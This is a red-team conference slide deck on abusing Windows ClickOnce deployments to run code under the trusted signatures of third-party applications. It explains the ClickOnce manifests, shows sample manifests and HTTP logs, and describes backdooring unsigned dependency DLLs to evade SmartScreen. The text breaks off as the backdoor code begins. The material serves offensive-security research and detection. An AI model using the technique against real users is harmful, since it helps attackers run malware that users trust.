



Less SmartScreen More Caffeine

ClickOnce (Ab)Use for Trusted Code Execution





About Us

- Adversary Simulation, Senior Consultant at SpecterOps
 - Focused on red team and pentest engagements
 - Interests:
 - Initial access techniques
 - Windows internals
 - Authentication relay attacks
 - **@zyn3rgy**
- Adversary Simulation, Senior Consultant at SpecterOps
 - Red teams, pentests, trainings
 - Interests
 - Capability development
 - Active directory
 - Initial access
 - **@0xthirteen**

What We Hope To Accomplish

Take a relatively common initial access technique (ClickOnce), and extend its value for the offensive use case by abusing the trust of third-party applications.



Overview

1. Background
2. How ClickOnce Works
3. Current ClickOnce Weaponization Pressure Points
4. Alleviation of ClickOnce Weaponization Pressure Points
5. Demonstration of Weaponization
6. Automation of Identifying Newly Abusable Assemblies
7. Detection and Response Overview



Background

- Initial access attack surface is decreasing
 - Upcoming disabling of Office macros by default (recently reversed, or was it?)
 - SmartScreen, Smart App Control, EDR behavior analysis
- Barrier to entry is getting higher for initial access
- Hurdles to overcome:
 - Install or execute application without administrative privileges
 - Reputable, known-good files used during execution
 - Streamlined, minimal user interaction required
 - Ease of rerolling execution implementations



Background

"ClickOnce is a deployment technology that enables you to create self-updating Windows-based applications that can be installed and run with minimal user interaction." -MSDN

- Vehicle for installing / updating .NET applications
- Can be published via:
 - Network file share
 - Legacy media, CD-ROM
 - Web page (what we will focus on)
- Manifests are used describe the application and deployment
- Legitimate applications use or have used this technology to install applications
 - Chrome
 - Fidelity
 - Among others


Background



- ClickOnce Deployment Manifests
 - *.application files
 - References the ClickOnce application manifest to deploy
 - .appref-ms
- ClickOnce Application Manifests
 - *.manifest files
 - Specifies dependencies
 - specific versions of .NET
 - Conduct integrity check of deployment manifest
 - References to dependencies and other files for delivery
- Embedded Application and Assembly Manifests
 - Application manifest can also be called unmanaged or fusion manifest
 - Assembly manifest can also be called a managed manifest
 - At runtime, ClickOnce makes comparisons against these



Components of ClickOnce



source > repos > Clickonce_Demo1 > clickonce_published > Application Files > Clickonce_Demo1_1_0_0_0				
Name	Date modified	Type	Size	
 Clickonce_Demo1.application	4/19/2022 9:35 PM	Application Manif...	6 KB	
 Clickonce_Demo1.exe.deploy	4/19/2022 9:35 PM	DEPLOY File	6 KB	
 Clickonce_Demo1.exe.manifest	4/19/2022 9:35 PM	MANIFEST File	7 KB	

Manifests, application, dependencies, .application all packaged together



How It Works

- ClickOnce applications can be deployed by visiting the *.application deployment manifest
 - Edge or Internet Explorer
 - Alternatively, using the '.appref-ms' file format for other browsers (Chrome, FireFox, etc)
- Serves contents specified in the application manifest (DLLs, dependencies, resources, etc) over HTTP(S) if hosted on a web server
 - Saved to
`C:\Users\%USERNAME%\AppData\Local\Apps\2.0\<randomstring>`
 - Adds registry value to appear in "Installed Programs" list
- Launches with a host process of 'dfsvc.exe'
 - Functionality for deployment imported from 'System.Deployment.dll'

How It Works

```
"GET /clickonce.html HTTP/1.1"  
"GET /ClickOnce.application HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/ClickOnce.exe.manifest HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/Resources/ClickOnce.ico.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/Resources/ClickOnce.ico.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/Resources/globe.ico.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/CCe.zip.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/Resources/logo.png.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/NFe.zip.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/ClickOnce.exe.config.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/Infra.dll.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/GRBase.dll.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/GRPrincipal.dll.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/WebserviceClients.dll.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/GR.Presentation.Infra.dll.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/Facilities.dll.deploy HTTP/1.1"  
"GET /Application%20Files/ClickOnce_1_1_07_13875/ClickOnce.exe.deploy HTTP/1.1"
```

Typical HTTP Requests made when downloading a ClickOnce application



How It Works

```
https://192.168.1.1/files/ClickOnce.application##ClickOnce, Culture=neutral, processorArchitecture=msil
```

Simple .appref-ms file



How It Works

```
<compatibleFrameworks xmlns="urn:schemas-microsoft-com:clickonce.v2">
  <framework targetVersion="4.7.2" profile="Full" supportedRuntime="4.0.30319" />
</compatibleFrameworks>
<dependency>
  <dependentAssembly dependencyType="install" codebase="Application Files\ClickOnce_1_1_07_13875\ClickOnce.exe.manifest" size="53569">
    <assemblyIdentity name="ClickOnce.exe" version="1.1.07.13875" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="msil" type="win32" />
  </dependentAssembly>
</dependency>
```

Deployment manifest (*.application file)



How It Works

```
<?xml version="1.0" encoding="utf-8"?>
<asmv1:assembly xsi:schemaLocation="urn:schemas-microsoft-com:asm.v1 assembly.adaptive.xsd" manifestVersion="1.0" xmlns:asmv1="urn:schemas-microsoft-com:asm.v1" xmlns:asmv2="urn:schemas-microsoft-com:asm.v2" xmlns:asmv3="urn:schemas-microsoft-com:asm.v3">
  <asmv1:assemblyIdentity name="ClickOnce.exe" version="1.1.07.13875" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="x86" />
  <description asmv2:iconFile="Resources\ClickOnce.ico" xmlns="urn:schemas-microsoft-com:asm.v1" />
  <application />
  <entryPoint>
    <assemblyIdentity name="ClickOnce" version="1.1.7.13875" language="neutral" processorArchitecture="msil" />
    <commandLine file="ClickOnce.exe" parameters="" />
  </entryPoint>
  <trustInfo>
    <security>
      <applicationRequestMinimum>
        <PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="LocalIntranet" Description="Default rights given to applications from the local intranet" />
        <defaultAssemblyRequest permissionSetReference="Custom" />
      </applicationRequestMinimum>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <!-- UAC Manifest Options
          If you want to change the Windows User Account Control level replace the
          requestedExecutionLevel node with one of the following.

          <requestedExecutionLevel level="asInvoker" uiAccess="false" />
          <requestedExecutionLevel level="requireAdministrator" uiAccess="false" />
          <requestedExecutionLevel level="highestAvailable" uiAccess="false" />

          If you want to utilize File and Registry Virtualization for backward
          compatibility then delete the requestedExecutionLevel node.
        -->
        <requestedExecutionLevel level="asInvoker" uiAccess="false" />
      </requestedPrivileges>
    </security>
  </trustInfo>
</asmv1:assembly>
```

Application manifest (*.exe.manifest file)



How It Works

```
</dependency>
<dependency>
  <dependentAssembly dependencyType="install" allowDelayedBinding="true" codebase="GRBase.dll" size="1283072">
    <assemblyIdentity name="GRBase" version="1.1.7.13875" language="neutral" processorArchitecture="msil" />
  </dependentAssembly>
</dependency>
<dependency>
  <dependentAssembly dependencyType="install" allowDelayedBinding="true" codebase="GRPrincipal.dll" size="146432">
    <assemblyIdentity name="GRPrincipal" version="1.1.7.13875" language="neutral" processorArchitecture="msil" />
  </dependentAssembly>
</dependency>
<dependency>
  <dependentAssembly dependencyType="install" allowDelayedBinding="true" codebase="Infra.dll" size="68096">
    <assemblyIdentity name="Infra" version="1.1.7.13875" language="neutral" processorArchitecture="msil" />
  </dependentAssembly>
</dependency>
<dependency>
  <dependentAssembly dependencyType="install" allowDelayedBinding="true" codebase="WebserviceClients.dll" size="508416">
    <assemblyIdentity name="WebserviceClients" version="1.1.7.13875" language="neutral" processorArchitecture="msil" />
  </dependentAssembly>
</dependency>
<file name="CCe.zip" size="84771">
</file>
<file name="ClickOnce.exe.config" size="31570">
</file>
<file name="NFe.zip" size="1646533">
</file>
<file name="Resources\ClickOnce.ico" size="113739">
</file>
<file name="Resources\globe.ico" size="67646">
</file>
<file name="Resources\logo.png" size="67646">
</file>
```

Application manifest (*.exe.manifest file)



How It Works



```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
3   <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
4   <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
5     <security>
6       <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
7         <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
8       </requestedPrivileges>
9     </security>
10  </trustInfo>
11  <compatibility xmlns="urn:schemas-microsoft-com:compatibility.v1">
12    <application>
13      <!--This ID below indicates app support for Windows 7 -->
14      <supportedOS Id="{35138b9a-5d96-4fd8-8e2d-a2440225f93a}"/>
15      <!--The ID below indicates app support for Windows Developer Preview and appears to be the latest for Win8-->
16      <supportedOS Id="{4a2f28e3-53b9-4441-ba9c-d69d4a4a6e38}" />
17      <!--The ID below indicates app support for Windows Developer Preview and appears to be the latest for Win8-->
18      <supportedOS Id="{1f676c76-80e1-4239-95bb-83d0f6d0da78}" />
19    </application>
20  </compatibility>
21 </assembly>
```

Application (embedded) manifest

How It Works

```
MANIFEST
Find Find Next

// Metadata version: v4.0.30319
.assembly extern mscorlib
{
    .publickeytoken = (B7 7A 5C 56 19 34 E0 89 ) // .z\0.4..
    .ver 4:0:0:0
}
.assembly extern System.Xml
{
    .publickeytoken = (B7 7A 5C 56 19 34 E0 89 ) // .z\0.4..
    .ver 4:0:0:0
}
.assembly caspol
{
    .custom instance void [mscorlib]System.Runtime.CompilerServices.CompilationRelaxationsAttribute::.ctor(int32) = ( 01 00 00 00 00 00 00 00 )

    // --- The following custom attribute is added automatically, do not uncomment -----
    // .custom instance void [mscorlib]System.Diagnostics.DebuggableAttribute::.ctor(valueType [mscorlib]System.Diagnostics.DebuggableAttribute/DebuggingModes) = ( 01 00 02 00 00 00 00 00 )

    .custom instance void [mscorlib]System.Runtime.InteropServices.ComVisibleAttribute::.ctor(bool) = ( 01 00 00 00 00 00 )
    .custom instance void [mscorlib]System.CLSCompliantAttribute::.ctor(bool) = ( 01 00 01 00 00 )
    .custom instance void [mscorlib]System.Reflection.AssemblyTitleAttribute::.ctor(string) = ( 01 00 0A 63 61 73 70 6F 6C 2E 65 78 65 00 00 ) // ...caspol.exe..
    .custom instance void [mscorlib]System.Reflection.AssemblyDescriptionAttribute::.ctor(string) = ( 01 00 0A 63 61 73 70 6F 6C 2E 65 78 65 00 00 ) // ...caspol.exe..
    .custom instance void [mscorlib]System.Reflection.AssemblyDefaultAliasAttribute::.ctor(string) = ( 01 00 0A 63 61 73 70 6F 6C 2E 65 78 65 00 00 ) // ...caspol.exe..
    .custom instance void [mscorlib]System.Reflection.AssemblyCompanyAttribute::.ctor(string) = ( 01 00 15 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 // ...Microsoft Cor
        70 6F 72 61 74 69 6F 6E 00 00 ) // poration..
    .custom instance void [mscorlib]System.Reflection.AssemblyProductAttribute::.ctor(string) = ( 01 00 1A 4D 69 63 72 6F 73 6F 66 74 C2 AE 20 2E // ...Microsoft..
        4E 45 54 20 46 72 61 6D 65 77 6F 72 68 00 00 ) // NET Framework..
    .custom instance void [mscorlib]System.Reflection.AssemblyCopyrightAttribute::.ctor(string) = ( 01 00 2F C2 A9 20 4D 69 63 72 6F 73 6F 66 74 20 // ... Microsoft
        43 6F 72 70 6F 72 61 74 69 6F 6E 2E 20 20 41 6C // Corporation. A1
        6C 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 // 1 rights reserve
        64 2E 00 00 ) // d...
    .custom instance void [mscorlib]System.Reflection.AssemblyFileVersionAttribute::.ctor(string) = ( 01 00 0A 34 2E 38 2E 34 30 38 34 2E 30 00 00 ) // ...4.8.4084.0..
    .custom instance void [mscorlib]System.Reflection.AssemblyInformationalVersionAttribute::.ctor(string) = ( 01 00 0A 34 2E 38 2E 34 30 38 34 2E 30 00 00 ) // ...4.8.4084.0..
    .custom instance void [mscorlib]System.Resources.SatelliteContractVersionAttribute::.ctor(string) = ( 01 00 07 34 2E 30 2E 30 2E 30 00 00 ) // ...4.0.0.0..
    .custom instance void [mscorlib]System.Resources.NeutralResourcesLanguageAttribute::.ctor(string) = ( 01 00 05 65 6E 2D 55 53 00 00 ) // ...en-US..
    .custom instance void [mscorlib]System.Reflection.AssemblyDelaySignAttribute::.ctor(bool) = ( 01 00 01 00 00 )
    .custom instance void [mscorlib]System.Reflection.AssemblyKeyFileAttribute::.ctor(string) = ( 01 00 25 66 3A 5C 64 64 5C 74 6F 6F 6C 73 5C 64 // ..%F:\dd\Tools\vd
        65 76 64 69 76 5C 46 69 6E 61 6C 50 75 62 6C 69 // evdiuVFinalPubli
        63 48 65 79 2E 73 6E 68 00 00 ) // ckey.snk..
    .custom instance void [mscorlib]System.Reflection.AssemblySignatureKeyAttribute::.ctor(string,
        string) = ( 01 00 82 40 30 30 32 34 30 30 30 30 30 63 38 30 // ...0002400000c80
        30 30 30 30 31 34 30 31 30 30 30 30 30 36 30 32 // 0000140100000602
        30 30 30 30 30 32 34 30 30 30 30 35 32 35 33 // 0000002400005253
        34 31 33 31 30 30 30 38 30 30 30 30 31 30 30 // 4131000800000100
        30 31 30 30 36 31 33 33 39 39 61 66 66 31 38 65 // 0100613399aff18e
        66 31 61 32 63 32 35 31 34 61 32 37 33 61 34 32 // f1a2c2514a273a42
    )
}
```

Assembly (embedded) manifest

How It Works

```
1 // C:\Windows\Microsoft.NET\Framework64\v4.0.30319\CasPol.exe
2 // caspol, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
3
4 // Entry point: Microsoft.Tools.Caspol.caspol.Main
5 // Timestamp: 5DDA41DE (11/24/2019 8:39:58 AM)
6
7 using System;
8 using System.Diagnostics;
9 using System.Reflection;
10 using System.Resources;
11 using System.Runtime.CompilerServices;
12 using System.Runtime.InteropServices;
13
14 [assembly: AssemblyVersion("4.0.0.0")]
15 [assembly: CompilationRelaxations(8)]
16 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
17 [assembly: ComVisible(false)]
18 [assembly: CLSCompliant(true)]
19 [assembly: AssemblyTitle("caspol.exe")]
20 [assembly: AssemblyDescription("caspol.exe")]
21 [assembly: AssemblyDefaultAlias("caspol.exe")]
22 [assembly: AssemblyCompany("Microsoft Corporation")]
23 [assembly: AssemblyProduct("Microsoft® .NET Framework")]
24 [assembly: AssemblyCopyright("© Microsoft Corporation. All rights reserved.")]
25 [assembly: AssemblyFileVersion("4.8.4084.0")]
26 [assembly: AssemblyInformationalVersion("4.8.4084.0")]
27 [assembly: SatelliteContractVersion("4.0.0.0")]
28 [assembly: NeutralResourcesLanguage("en-US")]
29 [assembly: AssemblyDelaySign(true)]
30 [assembly: AssemblyKeyFile("f:\dd\tools\devdiv\FinalPublicKey.snk")]
31 [assembly: AssemblySignatureKey
32     ("00240000c80000014010000060200000240000525341310008000001000100613399aff18ef1a2c2514a273a42d9042b72321f1757
33     f5baf0c4179a47311d92555cd006acc8b5959f72bd6e10e360c34537a1d266da8085856583c85d81da7f3ec01ed9564c58d93d713cd0177
34     ff0af0849504b7cea3ff192dc8de0edad64c68efde34c56d302ad55fd6e80f302d5efcdeae953658d3452561b5f36c542efdbdd9f8883
35     "a5a866e1ee186f807668209f3b11236ace5e21f117803a3143abb126dd035d7d2f876bb6938aaf2ee3414d5420d753621400db44a49c44
36     7d7fbac467a506eba29e467a87198b053c749aa2a4d2840c784e6d")]
37 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
38 [assembly: DefaultDllImportSearchPaths(DllImportSearchPath.System32 | DllImportSearchPath.AssemblyDirectory)]
39
40 1 // mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
41 2 // System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
42 3
```

Assembly (embedded) manifest

How It Works

dnSpy v6.1.8 (64-bit, .NET, Administrator, Debugging)

File Edit View Debug Window Help

Assembly Explorer

- DefinitionIdentity @020000F6
- DependentPlatformMissingException @02000111
- DeploymentDownloadException @02000115
- DeploymentException @02000113
- DeploymentManager @02000102
- DeploymentProgressChangedEventArgs @02000101
- DeploymentProgressChangedEventHandler @02000100
- DeploymentProgressState @0200010A
- DeploymentServiceCom @0200010C
- DeploymentServiceComWrapper @0200010E
- DFServiceEntryPoint @02000151
- DisposableBase @0200010F
- DownloadApplicationCompletedEventArgs @02000110
- DownloadCancelledException @0200011A
- DownloadEventArgs @0200011D
- DownloadFileGroupCompletedEventArgs @0200011E
- DownloadFileGroupCompletedEventHandler @0200011F
- DownloadManager @02000110
 - Base Type and Interfaces
 - Derived Types
 - ctor(): void @0600052F
 - AddDependencies(FileDownloader, AssemblyManifest) @06000530
 - AddFileToDownloader(FileDownloader, AssemblyManifest) @06000531
 - DownloadApplicationManifest(AssemblyManifest) @06000532
 - DownloadApplicationManifest(AssemblyManifest) @06000533
 - DownloadDependencies(SubscriptionState, AssemblyManifest) @06000534
 - DownloadDeploymentManifest(SubscriptionState, AssemblyManifest) @06000535
 - DownloadDeploymentManifest(SubscriptionState, AssemblyManifest) @06000536
 - DownloadDeploymentManifestBypass(SubscriptionState, AssemblyManifest) @06000537
 - DownloadDeploymentManifestDirect(SubscriptionState, AssemblyManifest) @06000538
 - DownloadDeploymentManifestDirectBypass(SubscriptionState, AssemblyManifest) @06000539
 - DownloadManifest(ref Uri, string, IDownloadManager) @06000540

DownloadManager

```
516 FileDownloader fileDownloader = (FileDownloader)sender;
517 if (e.FileResponseUri != null && !e.FileResponseUri.Equals(e.FileSourceUri))
518 {
519     throw new InvalidDeploymentException(ExceptionTypes.AppFileLocationValidation, string.Format(CultureInfo.CurrentCulture, "File location validation failed. File source URI: {0}, File response URI: {1}", e.FileSourceUri, e.FileResponseUri));
520 }
521 {
522     fileName
523 }
524 DownloadManager.DependencyDownloadCookie dependencyDownloadCookie = (DownloadManager.DependencyDownloadCookie)e
525 if (!(dependencyDownloadCookie.ManifestElement is DependentAssembly))
526 {
527     if (dependencyDownloadCookie.ManifestElement is System.Deployment.Application.Manifest.File)
528     {
529         System.Deployment.Application.Manifest.File file = (System.Deployment.Application.Manifest.File)dependencyDownloadCookie.ManifestElement;
530         fileDownloader.ComponentVerifier.AddFileForVerification(e.FileLocalPath, file.HashCollection);
531     }
532     return;
533 }
534 DependentAssembly dependentAssembly = (DependentAssembly)dependencyDownloadCookie.ManifestElement;
535 AssemblyManifest deployManifest = dependencyDownloadCookie.DeployManifest;
536 AssemblyManifest appManifest = dependencyDownloadCookie.AppManifest;
537 AssemblyManifest assemblyManifest = new AssemblyManifest(e.FileLocalPath);
538 if (!assemblyManifest.Identity.Matches(dependentAssembly.Identity, true))
539 {
540     throw new InvalidDeploymentException(ExceptionTypes.RefDefValidation, string.Format(CultureInfo.CurrentCulture, "Reference definition validation failed. Reference definition: {0}, Assembly manifest identity: {1}", dependentAssembly.Identity, assemblyManifest.Identity));
541 }
542 {
543     fileName
544 }
545 if (assemblyManifest.Identity.Equals(deployManifest.Identity) || assemblyManifest.Identity.Equals(appManifest.Identity))
546 {
547     throw new InvalidDeploymentException(ExceptionTypes.ManifestSemanticValidation, string.Format(CultureInfo.CurrentCulture, "Manifest semantic validation failed. Manifest identity: {0}, Deploy manifest identity: {1}, App manifest identity: {2}", assemblyManifest.Identity, deployManifest.Identity, appManifest.Identity));
548 }
549 object[]
```

System.Deployment.dll - parsing manifests

Demo 1

Standard execution of unsigned ClickOnce



Current ClickOnce Pressure Points

Thread #red-team

Yesterday at 11:24 PM

So, I've managed to get my hands on an internal code signing cert but still need to gain initial access. Armed with this cert, what are some good options that I should consider for leveraging to gain access? I was thinking of smuggling/embedding a signed exe (.NET implant I've been writing) within an HTML file that auto "downloads" the file upon open. There might be better options though and curious to get thoughts from the group. (edited)

5 replies

10 hours ago

Signed office macro?

8 hours ago

I'd go with macro or in this case a Click Once app might work nicely since it'll be signed

8 hours ago

A signed and smuggled msi would work well too, would look more legit than just dropping an exe (edited)

5 hours ago

@ if you have a cert then I would 100% recommend looking into ClickOnce. One of the best initial access tools but REALLY needs a cert to be effective (edited)

👍 1

😊

3 hours ago

Thanks all. Looks like ClickOnce it is! Plus, pretty sure macros are disabled

Current ClickOnce Pressure Points



- How does SmartScreen play into this?
 - Provides reputation-based protection in Windows 8.1+ (at the desktop level)
 - Reputation can be based on:
 - File hash
 - Code-signing certificate
 - URL
 - EV (Extended Validation) certificates give immediate reputation
- Without a code-signing certificate, ultimately an untrusted assembly is executed
 - SmartScreen triggered
 - Endpoint defensive tools reputation-based detections (untrusted code from internet - Mark of the Web)
 - Application Control / whitelisting prevention

Current ClickOnce Pressure Points (cont.)

- ClickOnce is less used than Office docs
 - Less understood
 - People assume it is harder to build than other initial access types
 - Manifest information has to be accurate or deployment will not work
- Code signature needed for higher success rates
 - EV signature required for guaranteed SmartScreen reputation
 - Alternatively, an Authenticode signature with reputation built
 - Attribution concerns when you sign payloads
 - Signed code from *<insert pentest co>* gives it away
 - Shell companies are a potential but could burn certs easily and can cost \$\$\$ over time
 - Once cert is burned payloads will trace back to org



So what can we do to alleviate these pressure points?

Alleviation of ClickOnce Pressure Points

- Legitimate application use ClickOnce, why not put our code in their code
- Search through existing ClickOnce published applications and look for signed code
- Backdooring the ClickOnce dependencies **maintain the signature** of the executing ClickOnce application
 - Does not affect the application's entry point
- Use tooling such as dnSpy, reshacker, mage, sigcheck

Identifying Existing ClickOnce Deployments

First, we want to find an existing and signed Clickonce Deployment




Identifying Sideload Opportunities

So you've found a signed ClickOnce deployment to sideload - what next?

- Hijack the execution flow
 - Download a signed application
 - Decompile the .NET code and understand the execution flow
 - Find dependencies that are not strongly named
 - Backdoor a DLL that is utilized by the deployment
 - Easily decompiled, modified, and recompiled because it's .NET
 - Traditional DLL search order hijack also works
 - Modify manifests to reflect changes
 - Re-compile and deploy
- AppDomainManager injection
 - Get creative with it
 - NodeJS usage?
 - .NET deserialization?



Backdooring ClickOnce Example



Backdooring ClickOnce Example

dnSpy v6.1.9 (64-bit, .NET)

File Edit View Debug Window Help

C#

Start

Assembly Explorer

(1.1.7.13875)

exe

PE

Type References

References

- Facilities @23000009
- GR.Presentation.Infra @23000006
- GRBase @23000003
- GRPrincipal @23000008
- mscorlib @23000001
- System @23000002
- System.Deployment @23000004
- System.Drawing @23000005
- System.Windows.Forms @23000000
- WebserviceClients @2300000A

Resources

-

-

Properties

mscorlib (4.0.0.0)

References

```
1 // Facilities, Version=1.1.7.13875, Culture=neutral, PublicKeyToken=null
2 // GR.Presentation.Infra, Version=1.1.7.13875, Culture=neutral, PublicKeyToken=null
3 // GRBase, Version=1.1.7.13875, Culture=neutral, PublicKeyToken=null
4 // GRPrincipal, Version=1.1.7.13875, Culture=neutral, PublicKeyToken=null
5 // mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
6 // System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
7 // System.Deployment, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
8 // System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
9 // System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
10 // WebserviceClients, Version=1.1.7.13875, Culture=neutral, PublicKeyToken=null
11
```

Backdooring ClickOnce Example

```
15 public static class Program
16 {
17     // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
18     [STAThread]
19     public static void Main()
20     {
21         try
22         {
